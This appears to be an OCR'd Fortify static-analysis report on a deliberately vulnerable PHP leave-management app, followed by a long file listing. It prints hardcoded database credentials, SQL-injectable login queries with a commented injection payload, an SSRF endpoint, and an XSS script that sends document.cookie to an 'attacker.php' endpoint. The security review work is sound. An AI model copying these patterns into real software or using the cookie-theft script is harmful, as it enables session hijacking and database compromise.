
php/sql.php:2-8

```
$servername = "localhost";
$username = "admin";
$password = "adminpassword";

// Create connection
$conn = mysqli_connect($servername, $username, $password);
```

php/config.php:2-8

```
header('Access-Control-Allow-Origin: *');
$host     = 'localhost';
$username = 'admin';
$password = 'adminpassword';
$database = 'dbleave';
$dbconfig = mysqli_connect($host, $username, $password, $datab
ase);
?>
```

Analysis Trace Diagram



ID 17406352 - Password Management: Hardcoded Password

Critical

Analysis Trace


- config.php:5 - FieldAccess: $passw...
- config.php:5 - Field: $password

Source

php/config.php:2-8

```
header('Access-Control-Allow-Origin: *');
$host     = 'localhost';
$username = 'admin';
$password = 'adminpassword';
$database = 'dbleave';
$dbconfig = mysqli_connect($host, $username, $password, $datab
ase);
?>
```

Analysis Trace Diagram



ID 17406331 - Password Management: Insecure Submission

Critical

Analysis Trace


- index.html:37

Source

www/index.html:34-40

```
<form id="login-form" autocomplete="off" class="form-signin">
<input type="text" class="form-control" name= "username" id="u
sername" placeholder="Username" required autofocus>
<input type="password" class="form-control" name= "password" i
d="password" placeholder="Password" required>
<a href="#"  data-original-title="Login" id ="submitbutton" da
ta-toggle="tooltip" type="button" class="btn btn-lg btn-primar
y btn-block">Login</a>
```

Analysis Trace Diagram



ID 17406333 - SQL Injection

Critical

Analysis Trace

- login.php:9 - Read $_POST['passw...
- login.php:9 - Assignment to $pass...
- login.php:11 - Assignment to $sql_...
- login.php:12 - mysqli_query(1)

Source

php/login.php:6-12

```
//$username  = mysqli_real_escape_string($dbconfig, $_POST['us
ername']);
$username  = $_POST['username'];
//$password  = mysqli_real_escape_string($dbconfig, $_POST['pa
ssword']);
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
```


php/login.php:8-14

```
//$password  = mysqli_real_escape_string($dbconfig, $_POST['pa
ssword']);
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
$row       = mysqli_fetch_array($result, MYSQLI_ASSOC);
$count     = mysqli_num_rows($result); // If result matched $u
sername and $password, table row must be 1 row
```

php/login.php:9-15

```
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
$row       = mysqli_fetch_array($result, MYSQLI_ASSOC);
$count     = mysqli_num_rows($result); // If result matched $u
sername and $password, table row must be 1 row
if ($count == 1) {
```

Analysis Trace Diagram



ID 17406342 - SQL Injection

Critical

Analysis Trace

- login.php:9 - Read $_POST['passw...
- login.php:9 - Assignment to $pass...
- login.php:18 - Assignment to $sql_...
- login.php:19 - mysqli_query(1)

Source

php/login.php:6-12

```
//$username  = mysqli_real_escape_string($dbconfig, $_POST['us
ername']);
$username  = $_POST['username'];
//$password  = mysqli_real_escape_string($dbconfig, $_POST['pa
ssword']);
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
```


php/login.php:15-21

```
if ($count == 1) {
    $_SESSION['username'] = $username;

    $sql_query_role = "SELECT role FROM usermanagement WHERE u
sername='$username' and password='$password'";
    $result         = mysqli_query($dbconfig, $sql_query_role)
;

    $row  = mysqli_fetch_assoc($result);
```

php/login.php:16-22

```
$_SESSION['username'] = $username;

$sql_query_role = "SELECT role FROM usermanagement WHERE usern
ame='$username' and password='$password'";
$result         = mysqli_query($dbconfig, $sql_query_role);

$row  = mysqli_fetch_assoc($result);
$role = $row['role'];
```

Analysis Trace Diagram



ID 17406346 - SQL Injection

Critical

Analysis Trace

- login.php:7 - Read $_POST['userna...
- login.php:7 - Assignment to $user...
- login.php:11 - Assignment to $sql_...
- login.php:12 - mysqli_query(1)

Source

php/login.php:4-10

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // username and password received from loginform
    //$username  = mysqli_real_escape_string($dbconfig, $_POST
['username']);
    $username  = $_POST['username'];
    //$password  = mysqli_real_escape_string($dbconfig, $_POST
['password']);
    $password  = $_POST['password'];
    //keerthana ' or username = 'keerthana
```


php/login.php:8-14

```
//$password  = mysqli_real_escape_string($dbconfig, $_POST['pa
ssword']);
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
$row       = mysqli_fetch_array($result, MYSQLI_ASSOC);
$count     = mysqli_num_rows($result); // If result matched $u
sername and $password, table row must be 1 row
```

php/login.php:9-15

```
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
$row       = mysqli_fetch_array($result, MYSQLI_ASSOC);
$count     = mysqli_num_rows($result); // If result matched $u
sername and $password, table row must be 1 row
if ($count == 1) {
```

Analysis Trace Diagram



ID 17406350 - SQL Injection

Critical

Analysis Trace

- login.php:7 - Read $_POST['userna...
- login.php:7 - Assignment to $user...
- login.php:18 - Assignment to $sql_...
- login.php:19 - mysqli_query(1)

Source

php/login.php:4-10

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // username and password received from loginform
    //$username  = mysqli_real_escape_string($dbconfig, $_POST
['username']);
    $username  = $_POST['username'];
    //$password  = mysqli_real_escape_string($dbconfig, $_POST
['password']);
    $password  = $_POST['password'];
    //keerthana ' or username = 'keerthana
```


php/login.php:15-21

```
if ($count == 1) {
    $_SESSION['username'] = $username;

    $sql_query_role = "SELECT role FROM usermanagement WHERE u
sername='$username' and password='$password'";
    $result         = mysqli_query($dbconfig, $sql_query_role)
;

    $row  = mysqli_fetch_assoc($result);
```

php/login.php:16-22

```
$_SESSION['username'] = $username;

$sql_query_role = "SELECT role FROM usermanagement WHERE usern
ame='$username' and password='$password'";
$result         = mysqli_query($dbconfig, $sql_query_role);

$row  = mysqli_fetch_assoc($result);
$role = $row['role'];
```

Analysis Trace Diagram



ID 17406353 - SQL Injection

Critical

Analysis Trace

- login.php:11 - Read $password
- login.php:11 - Assignment to $sql_...
- login.php:12 - mysqli_query(1)

Source


php/login.php:8-14

```
//$password  = mysqli_real_escape_string($dbconfig, $_POST['pa
ssword']);
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
$row       = mysqli_fetch_array($result, MYSQLI_ASSOC);
$count     = mysqli_num_rows($result); // If result matched $u
sername and $password, table row must be 1 row
```

php/login.php:9-15

```
$password  = $_POST['password'];
//keerthana ' or username = 'keerthana
$sql_query = "SELECT userid FROM usermanagement WHERE username
='$username' and password='$password'";
$result    = mysqli_query($dbconfig, $sql_query);
$row       = mysqli_fetch_array($result, MYSQLI_ASSOC);
$count     = mysqli_num_rows($result); // If result matched $u
sername and $password, table row must be 1 row
if ($count == 1) {
```

Analysis Trace Diagram



ID 17406357 - SQL Injection

Critical

Analysis Trace

- login.php:18 - Read $password
- login.php:18 - Assignment to $sql_...
- login.php:19 - mysqli_query(1)

Source


php/login.php:15-21

```
if ($count == 1) {
    $_SESSION['username'] = $username;

    $sql_query_role = "SELECT role FROM usermanagement WHERE u
sername='$username' and password='$password'";
    $result         = mysqli_query($dbconfig, $sql_query_role)
;

    $row  = mysqli_fetch_assoc($result);
```

php/login.php:16-22

```
$_SESSION['username'] = $username;

$sql_query_role = "SELECT role FROM usermanagement WHERE usern
ame='$username' and password='$password'";
$result         = mysqli_query($dbconfig, $sql_query_role);

$row  = mysqli_fetch_assoc($result);
$role = $row['role'];
```

Analysis Trace Diagram



ID 17406356 - Header Manipulation

High

Analysis Trace

attacker.php:16 - Read $_SERVER['...


attacker.php:16 - header(0)

Source

php/attacker.php:13-19

```
        header("Access-Control-Allow-Methods: GET, POST, OPTIO
NS");

    if (isset($_SERVER['HTTP_ACCESS_CONTROL_REQUEST_HEADERS'])
)
        header("Access-Control-Allow-Headers:        {$_SERVER
['HTTP_ACCESS_CONTROL_REQUEST_HEADERS']}");

    exit(0);
}
```

Analysis Trace Diagram



ID 17406340 - Password Management: Empty Password

High

Analysis Trace


- smoke.json.php:3 - ArrayAccess

Source

php/vendor/Aws/data/ds/2015-04-16/smoke.json.php:1-3

```
<?php
// This file was auto-generated from sdk-root/src/data/ds/2015
-04-16/smoke.json
return [ 'version' => 1, 'defaultRegion' => 'us-west-2', 'test
Cases' => [ [ 'operationName' => 'DescribeDirectories', 'input
' => [], 'errorExpectedFromService' => false, ], [ 'operationN
ame' => 'CreateDirectory', 'input' => [ 'Name' => '', 'Passwor
d' => '', 'Size' => '', ], 'errorExpectedFromService' => true,
 ], ],];
```

Analysis Trace Diagram



ID 17406345 - Password Management: Hardcoded Password

High

Analysis Trace


- sql.php:32 - FieldAccess: $mysql_p...
- sql.php:32 - Field: $mysql_password

Source

php/sql.php:29-35

```
$mysql_host = "localhost";
$mysql_database = "dbleave";
$mysql_user = "admin";
$mysql_password = "adminpassword";
# MySQL with PDO_MYSQL
$db = new PDO("mysql:host=$mysql_host;dbname=$mysql_database",
 $mysql_user, $mysql_password);
```

Analysis Trace Diagram



ID 17406332 - Server-Side Request Forgery

High

Analysis Trace

check.php:4 - Read $_GET['r']


check.php:4 - curl_setopt(2)

Source

php/check.php:1-7

```
<?php
    if(isset($_GET['r'])) {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $_GET['r']);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        curl_exec($ch);
        curl_close($ch);
```

Analysis Trace Diagram



ID 17406336 - Cross-Site Request Forgery

Low

Analysis Trace


- xss.js:2 - FunctionPointerCall: open

Source

js/xss.js:1-4

```
xhr = new XMLHttpRequest();
xhr.open("GET", "http://localhost/leave/php/attacker.php?cooki
e=" + document.cookie + "&location=" + document.location, true
); //send cookie to attacker website
xhr.send();
//going home for festival <script src="http://localhost/leave/
js/xss.js"></script>
```

Analysis Trace Diagram



ID 17406341 - Cross-Site Request Forgery

Low

Analysis Trace


- index.html:35

Source

www/index.html:32-48

```
        <img src="../images/logo.png" alt="">

        <form id="login-form" autocomplete="off" class="form-s
ignin">
        <input type="text" class="form-control" name= "usernam
e" id="username" placeholder="Username" required autofocus>
        <input type="password" class="form-control" name= "pas
sword" id="password" placeholder="Password" required>
        <a href="#"  data-original-title="Login" id ="submitbu
tton" data-toggle="tooltip" type="button" class="btn btn-lg bt
n-primary btn-block">Login</a>









        </form>
    </div>

</div>
```

Analysis Trace Diagram



ID 17406358 - Cross-Site Request Forgery

Low

Analysis Trace


- check.php:24

Source

php/check.php:21-33

```
<h1>Enter a URL to check</h1>

<form method="GET" action="#">

    <input name="r" type="text" size="200" placeholder="http:/
/example.com" /><br>
    <input type="submit" />


</form>
```

Analysis Trace Diagram



ID 17406359 - Cross-Site Request Forgery

Low

Analysis Trace


apply.html:70

Source

www/apply.html:67-81

```
<div class="row">
    <div class="col-md-3 col-lg-3 " align="center"> <img alt="
User Pic" src="../images/girl.png" class="img-circle img-respo
nsive"> </div>

    <form id="apply-leave"  autocomplete="off">

        <div class=" col-md-9 col-lg-9  table-responsive">
            <table class="table ">
                <tbody>
                    <tr>
                        <td>Department:</td>
                        <td id="department">department</td>
                        <input type="hidden" name = "departmen
t" id="departmenthidden" value ="department">
                    </tr>
                    <tr>
                        <td>From date:</td>
```

Analysis Trace Diagram



Static File Listing

The static file listing displays all files scanned by the SCA scanner.

Filename	Size (bytes)	Modified Date
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	352	2020/06/20
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	7165	2020/06/20
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	3097	2020/06/20
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	4408	2020/06/20
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	4421	2020/06/20
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	2940	2020/06/20
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	3068	2020/06/20
C:/fortify_temp/work/sca19.2/build/145575-99068-Develo...	3095	2020/06/20
index.html	151	2020/06/20
js/apply.js	1228	2020/06/20
js/approveclassincharge.js	3614	2020/06/20
js/home.js	1801	2020/06/20
js/login.js	1151	2020/06/20
js/picker.date.js	49512	2020/06/20
js/picker.js	38104	2020/06/20
js/picker.time.js	32912	2020/06/20
js/redirect.js	111	2020/06/20
js/status.js	1400	2020/06/20
js/statusclassincharge.js	1435	2020/06/20
js/xss.js	286	2020/06/20
php/applyleave.php	1168	2020/06/20
php/approveclassincharge.php	421	2020/06/20
php/attacker.php	1140	2020/06/20
php/check.php	629	2020/06/20
php/config.php	225	2020/06/20
php/leave.sql	3473	2020/06/20
php/leavemanagementstatus.php	270	2020/06/20
php/login.php	1192	2020/06/20
php/sql.php	985	2020/06/20
php/updatestatus.php	543	2020/06/20
php/userinfo.php	386	2020/06/20
php/userleavemanagementstatus.php	397	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/AbstractConfigurationProvider.php	4722	2020/06/20
php/vendor/Aws/AccessAnalyzer/AccessAnalyzerClient.php	2659	2020/06/20
php/vendor/Aws/AccessAnalyzer/Exception/AccessAnalyze…	224	2020/06/20
php/vendor/Aws/Acm/AcmClient.php	2068	2020/06/20
php/vendor/Aws/Acm/Exception/AcmException.php	210	2020/06/20
php/vendor/Aws/ACMPCA/ACMPCAClient.php	3321	2020/06/20
php/vendor/Aws/ACMPCA/Exception/ACMPCAException.php	246	2020/06/20
php/vendor/Aws/AlexaForBusiness/AlexaForBusinessClient…	13565	2020/06/20
php/vendor/Aws/AlexaForBusiness/Exception/AlexaForBus…	231	2020/06/20
php/vendor/Aws/Amplify/AmplifyClient.php	5174	2020/06/20
php/vendor/Aws/Amplify/Exception/AmplifyException.php	206	2020/06/20
php/vendor/Aws/Api/AbstractModel.php	1628	2020/06/20
php/vendor/Aws/Api/ApiProvider.php	7897	2020/06/20
php/vendor/Aws/Api/DateTimeResult.php	924	2020/06/20
php/vendor/Aws/Api/DocModel.php	3284	2020/06/20
php/vendor/Aws/Api/ErrorParser/AbstractErrorParser.php	2994	2020/06/20
php/vendor/Aws/Api/ErrorParser/JsonParserTrait.php	1042	2020/06/20
php/vendor/Aws/Api/ErrorParser/JsonRpcErrorParser.php	1272	2020/06/20
php/vendor/Aws/Api/ErrorParser/RestJsonErrorParser.php	1672	2020/06/20
php/vendor/Aws/Api/ErrorParser/XmlErrorParser.php	3272	2020/06/20
php/vendor/Aws/Api/ListShape.php	821	2020/06/20
php/vendor/Aws/Api/MapShape.php	1226	2020/06/20
php/vendor/Aws/Api/Operation.php	2373	2020/06/20
php/vendor/Aws/Api/Parser/AbstractParser.php	1052	2020/06/20
php/vendor/Aws/Api/Parser/AbstractRestParser.php	5861	2020/06/20
php/vendor/Aws/Api/Parser/Crc32ValidatingParser.php	1563	2020/06/20
php/vendor/Aws/Api/Parser/DecodingEventStreamIterator.…	9145	2020/06/20
php/vendor/Aws/Api/Parser/EventParsingIterator.php	3062	2020/06/20
php/vendor/Aws/Api/Parser/Exception/ParserException.php	1426	2020/06/20
php/vendor/Aws/Api/Parser/JsonParser.php	1935	2020/06/20
php/vendor/Aws/Api/Parser/JsonRpcParser.php	1372	2020/06/20
php/vendor/Aws/Api/Parser/MetadataParserTrait.php	2799	2020/06/20
php/vendor/Aws/Api/Parser/PayloadParserTrait.php	1536	2020/06/20
php/vendor/Aws/Api/Parser/QueryParser.php	1829	2020/06/20
php/vendor/Aws/Api/Parser/RestJsonParser.php	1295	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/Api/Parser/RestXmlParser.php	1125	2020/06/20
php/vendor/Aws/Api/Parser/XmlParser.php	4740	2020/06/20
php/vendor/Aws/Api/Serializer/Ec2ParamBuilder.php	899	2020/06/20
php/vendor/Aws/Api/Serializer/JsonBody.php	2705	2020/06/20
php/vendor/Aws/Api/Serializer/JsonRpcSerializer.php	1861	2020/06/20
php/vendor/Aws/Api/Serializer/QueryParamBuilder.php	4176	2020/06/20
php/vendor/Aws/Api/Serializer/QuerySerializer.php	1796	2020/06/20
php/vendor/Aws/Api/Serializer/RestJsonSerializer.php	1091	2020/06/20
php/vendor/Aws/Api/Serializer/RestSerializer.php	7518	2020/06/20
php/vendor/Aws/Api/Serializer/RestXmlSerializer.php	882	2020/06/20
php/vendor/Aws/Api/Serializer/XmlBody.php	6136	2020/06/20
php/vendor/Aws/Api/Service.php	12849	2020/06/20
php/vendor/Aws/Api/Shape.php	1821	2020/06/20
php/vendor/Aws/Api/ShapeMap.php	1565	2020/06/20
php/vendor/Aws/Api/StructureShape.php	1766	2020/06/20
php/vendor/Aws/Api/TimestampShape.php	1520	2020/06/20
php/vendor/Aws/Api/Validator.php	8643	2020/06/20
php/vendor/Aws/ApiGateway/ApiGatewayClient.php	17432	2020/06/20
php/vendor/Aws/ApiGateway/Exception/ApiGatewayExcept…	216	2020/06/20
php/vendor/Aws/ApiGatewayManagementApi/ApiGatewayM…	638	2020/06/20
php/vendor/Aws/ApiGatewayManagementApi/Exception/Ap…	256	2020/06/20
php/vendor/Aws/ApiGatewayV2/ApiGatewayV2Client.php	8729	2020/06/20
php/vendor/Aws/ApiGatewayV2/Exception/ApiGatewayV2E…	223	2020/06/20
php/vendor/Aws/AppConfig/AppConfigClient.php	4373	2020/06/20
php/vendor/Aws/AppConfig/Exception/AppConfigExceptio…	215	2020/06/20
php/vendor/Aws/ApplicationAutoScaling/ApplicationAutoSc…	1720	2020/06/20
php/vendor/Aws/ApplicationAutoScaling/Exception/Applica…	249	2020/06/20
php/vendor/Aws/ApplicationDiscoveryService/ApplicationDi…	3956	2020/06/20
php/vendor/Aws/ApplicationDiscoveryService/Exception/A…	268	2020/06/20
php/vendor/Aws/ApplicationInsights/ApplicationInsightsCli…	4123	2020/06/20
php/vendor/Aws/ApplicationInsights/Exception/Application…	257	2020/06/20
php/vendor/Aws/AppMesh/AppMeshClient.php	4672	2020/06/20
php/vendor/Aws/AppMesh/Exception/AppMeshException.p…	207	2020/06/20
php/vendor/Aws/Appstream/AppstreamClient.php	6825	2020/06/20
php/vendor/Aws/Appstream/Exception/AppstreamExcepti…	215	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/AppSync/AppSyncClient.php	5710	2020/06/20
php/vendor/Aws/AppSync/Exception/AppSyncException.p…	206	2020/06/20
php/vendor/Aws/Arn/AccessPointArn.php	2618	2020/06/20
php/vendor/Aws/Arn/Arn.php	4245	2020/06/20
php/vendor/Aws/Arn/ArnInterface.php	900	2020/06/20
php/vendor/Aws/Arn/ArnParser.php	968	2020/06/20
php/vendor/Aws/Arn/Exception/InvalidArnException.php	157	2020/06/20
php/vendor/Aws/Arn/ResourceTypeAndIdTrait.php	822	2020/06/20
php/vendor/Aws/Arn/S3/AccessPointArn.php	663	2020/06/20
php/vendor/Aws/Athena/AthenaClient.php	2816	2020/06/20
php/vendor/Aws/Athena/Exception/AthenaException.php	206	2020/06/20
php/vendor/Aws/AugmentedAIRuntime/AugmentedAIRunti…	896	2020/06/20
php/vendor/Aws/AugmentedAIRuntime/Exception/Augmen…	244	2020/06/20
php/vendor/Aws/AutoScaling/AutoScalingClient.php	8364	2020/06/20
php/vendor/Aws/AutoScaling/Exception/AutoScalingExcep…	217	2020/06/20
php/vendor/Aws/AutoScalingPlans/AutoScalingPlansClient.…	1114	2020/06/20
php/vendor/Aws/AutoScalingPlans/Exception/AutoScalingP…	235	2020/06/20
php/vendor/Aws/AwsClient.php	17412	2020/06/20
php/vendor/Aws/AwsClientInterface.php	5698	2020/06/20
php/vendor/Aws/AwsClientTrait.php	2834	2020/06/20
php/vendor/Aws/Backup/BackupClient.php	6920	2020/06/20
php/vendor/Aws/Backup/Exception/BackupException.php	203	2020/06/20
php/vendor/Aws/Batch/BatchClient.php	2431	2020/06/20
php/vendor/Aws/Batch/Exception/BatchException.php	200	2020/06/20
php/vendor/Aws/Budgets/BudgetsClient.php	2201	2020/06/20
php/vendor/Aws/Budgets/Exception/BudgetsException.php	206	2020/06/20
php/vendor/Aws/CacheInterface.php	789	2020/06/20
php/vendor/Aws/Chime/ChimeClient.php	14234	2020/06/20
php/vendor/Aws/Chime/Exception/ChimeException.php	203	2020/06/20
php/vendor/Aws/ClientResolver.php	35224	2020/06/20
php/vendor/Aws/ClientSideMonitoring/AbstractMonitoring…	8412	2020/06/20
php/vendor/Aws/ClientSideMonitoring/ApiCallAttemptMonit…	8669	2020/06/20
php/vendor/Aws/ClientSideMonitoring/ApiCallMonitoringMid…	4969	2020/06/20
php/vendor/Aws/ClientSideMonitoring/Configuration.php	1725	2020/06/20
php/vendor/Aws/ClientSideMonitoring/ConfigurationInterfa…	879	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/ClientSideMonitoring/ConfigurationProvid…	8804	2020/06/20
php/vendor/Aws/ClientSideMonitoring/Exception/Configura…	363	2020/06/20
php/vendor/Aws/ClientSideMonitoring/MonitoringMiddlewar…	827	2020/06/20
php/vendor/Aws/Cloud9/Cloud9Client.php	1696	2020/06/20
php/vendor/Aws/Cloud9/Exception/Cloud9Exception.php	203	2020/06/20
php/vendor/Aws/CloudDirectory/CloudDirectoryClient.php	9503	2020/06/20
php/vendor/Aws/CloudDirectory/Exception/CloudDirectory…	230	2020/06/20
php/vendor/Aws/CloudFormation/CloudFormationClient.php	8017	2020/06/20
php/vendor/Aws/CloudFormation/Exception/CloudFormati…	223	2020/06/20
php/vendor/Aws/CloudFront/CloudFrontClient.php	15361	2020/06/20
php/vendor/Aws/CloudFront/CookieSigner.php	2362	2020/06/20
php/vendor/Aws/CloudFront/Exception/CloudFrontExcepti…	214	2020/06/20
php/vendor/Aws/CloudFront/Signer.php	4489	2020/06/20
php/vendor/Aws/CloudFront/UrlSigner.php	4126	2020/06/20
php/vendor/Aws/CloudHsm/CloudHsmClient.php	2919	2020/06/20
php/vendor/Aws/CloudHsm/Exception/CloudHsmException…	166	2020/06/20
php/vendor/Aws/CloudHSMV2/CloudHSMV2Client.php	1912	2020/06/20
php/vendor/Aws/CloudHSMV2/Exception/CloudHSMV2Exc…	216	2020/06/20
php/vendor/Aws/CloudSearch/CloudSearchClient.php	3994	2020/06/20
php/vendor/Aws/CloudSearch/Exception/CloudSearchExce…	217	2020/06/20
php/vendor/Aws/CloudSearchDomain/CloudSearchDomain…	2734	2020/06/20
php/vendor/Aws/CloudSearchDomain/Exception/CloudSea…	227	2020/06/20
php/vendor/Aws/CloudTrail/CloudTrailClient.php	2566	2020/06/20
php/vendor/Aws/CloudTrail/Exception/CloudTrailException.…	211	2020/06/20
php/vendor/Aws/CloudTrail/LogFileIterator.php	12013	2020/06/20
php/vendor/Aws/CloudTrail/LogFileReader.php	1829	2020/06/20
php/vendor/Aws/CloudTrail/LogRecordIterator.php	5261	2020/06/20
php/vendor/Aws/CloudWatch/CloudWatchClient.php	4252	2020/06/20
php/vendor/Aws/CloudWatch/Exception/CloudWatchExcep…	214	2020/06/20
php/vendor/Aws/CloudWatchEvents/CloudWatchEventsCli…	4515	2020/06/20
php/vendor/Aws/CloudWatchEvents/Exception/CloudWatc…	237	2020/06/20
php/vendor/Aws/CloudWatchLogs/CloudWatchLogsClient.…	5673	2020/06/20
php/vendor/Aws/CloudWatchLogs/Exception/CloudWatchL…	227	2020/06/20
php/vendor/Aws/CodeBuild/CodeBuildClient.php	4949	2020/06/20
php/vendor/Aws/CodeBuild/Exception/CodeBuildException…	212	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/CodeCommit/CodeCommitClient.php	11603	2020/06/20
php/vendor/Aws/CodeCommit/Exception/CodeCommitExc…	215	2020/06/20
php/vendor/Aws/CodeDeploy/CodeDeployClient.php	7079	2020/06/20
php/vendor/Aws/CodeDeploy/Exception/CodeDeployExcep…	199	2020/06/20
php/vendor/Aws/CodeGuruProfiler/CodeGuruProfilerClient.…	1485	2020/06/20
php/vendor/Aws/CodeGuruProfiler/Exception/CodeGuruPr…	237	2020/06/20
php/vendor/Aws/CodeGuruReviewer/CodeGuruReviewerCli…	828	2020/06/20
php/vendor/Aws/CodeGuruReviewer/Exception/CodeGuru…	237	2020/06/20
php/vendor/Aws/CodePipeline/CodePipelineClient.php	5520	2020/06/20
